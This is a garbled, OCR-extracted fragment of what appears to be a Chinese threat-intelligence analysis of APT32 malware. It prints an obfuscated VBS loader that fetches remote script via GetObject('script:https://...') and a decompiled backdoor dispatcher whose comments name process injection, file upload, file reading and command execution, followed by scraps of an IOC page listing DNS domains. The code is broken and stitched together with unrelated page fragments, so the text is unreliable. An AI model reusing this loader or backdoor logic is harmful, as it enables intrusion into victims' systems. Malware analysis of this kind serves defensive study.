




un i



```
strPath = DesDir & SkMMbXmNbPCwurUQIJQcF(58, 54, 20, 9, 1, 20, 7, 11, 34, 7, 18  
- 1))  
Data = Data + SkMMbXmNbPCwurUQIJQcF(Array(52, 8, 48, 19, 63, 85, 52, 22, 4, 8  
82, 13, 83, 14, 7, 35, 52, 21, 2, 46, 22, 30, 51, 8, 44, 40, 49, 53, 14, 47, 3, 5  
51, 30, 49, 52, 62, 40, 63, 50, 84, 44, 50, 60, 84, 2, 28, 53, 32, 22, 52, 63, 2  
62, 32, 15, 7, 51, 40, 60, 5, 15, 30, 35, 4, 51, 30, 33, 2, 46, 52, 7))  
Data = Data + SkMMbXmNbPCwurUQIJQcF(Array(52, 51, 14, 31, 60, 85, 48, 35, 50, 84,  
50, 52, 35, 52, 46, 48, 13, 83, 14, 7, 35, 52, 21, 2, 46, 22, 30, 51, 8, 44, 40, 49,  
53, 39, 95, 47, 35, 14, 83, 50, 32, 60, 32, 3, 87, 14, 54, 63, 10, 40, 8, 80,  
85, 40, 47, 49, 10, 32, 14, 5, 49, 44, 22, 55, 87, 10, 31, 47, 37, 21, 1))  
Data = Data + SkMMbXmNbPCwurUQIJQcF(1, 1))
```


```
Function ofZtDCVnah0ITzeRrMY (ByVal i, ByVal j, ByVal k, ByVal l, ByVal m, ByVal n)  
Dim i, j, k, l, m, n  
Dim i, j, k, l, m, n  
Randomize  
Next  
Dim ADDbqWdRfZ  
ADDbqWdRfZ = @HAGbICIRNxy(WcuHYpZCNeF(1, 1))  
Redim IKItxGhDaqteFEAIBxuj0R( Len( etKMfDKf jUvWxeBIVAL ) - 1 )  
For NjdvIvKdRzrerBevMDokeoE = 0 To UBound( IKItxGhDaqteFEAIBxuj0R )  
IKItxGhDaqteFEAIBxuj0R(NjdvIvKdRzrerBevMDokeoE) = Asc( Mid( etKMfDKf jUvWxeBIVAL, NjdvIvKdRzrerBevMDokeoE  
1, 1 ) )  
Next  
FdgBruAKAnVGDtSLR = IKItxGhDaqteFEAIBxuj0R  
End Function  
Dim YNlJopXlpwIbTrIn  
set AEEVrAehszCIVyBRUNdafi = GetObject("script:https://[redacted]  
YNlJopXlpwIbTrIn = FdgBruAKAnVGDtSLR(TDCJGripMBBYVWBSN)  
Function ofZtDCVnah0ITzeRrMY (ByVal i, ByVal j, ByVal k, ByVal l, ByVal m, ByVal n)  
WMSdUcI( "apreYc@) = Chr(Asc(XVWw) + erTVjJd0RxxJanze)  
End Function  
Dim ZWjgHlWQSPC, qvVfTRkoVZTF, ORweTbWdNryEdzkhsyYtR1U
```

VBS Loader



```
21 {
22   int v3; // edi
23
24   v3 = len;
25   switch ( a2 )
26   {
27     case 1:
28       sub_10005634((int)a3, len, 1); // 启动进程
29       break;
30     case 2:
31       sub_1000386A(a3);
32       break;
33     case 3:
34       sub_10003609();
35       break;
36     case 4:
37       sub_1000368C(len);
38       break;
39     case 5:
40       sub_1000361D(len, a3); // 切换目录
41       break;
42     case 9:
43       sub_100054E0(len, 1); // 进程注入
44       break;
45     case 0xA:
46       sub_10003D1E((int)a3, len, "wb"); // 上传文件
47       break;
48     case 0xB:
49       sub_10004C29(a3, len); // 读取文件
50       break;
51     case 0xC:
52       sub_1000387A(len, a3); // 执行命令
53       break;
54     case 0xD:
55       sub_100052D1(len, a3, 1);
56       break;
57   }
```

Shellcode



https://www.virsec.com/... 中文 | 英文 | 注册 | 登录

Oracle America, Inc.
dyndns.org;ns3.dyndns.org;ns4.dyndns.org;ns5.dyndns.org;
.net
3-06-01
T攻击

域名服务商
域名服务器 ns1.
主域名
更新时间 2011
Tags AP

威胁情报
IOC信息
金睛团队(52
更新时间: 2018

分类	家族	组织
4) APT攻击		APT32



Venuseye

www.venuseye.com.cn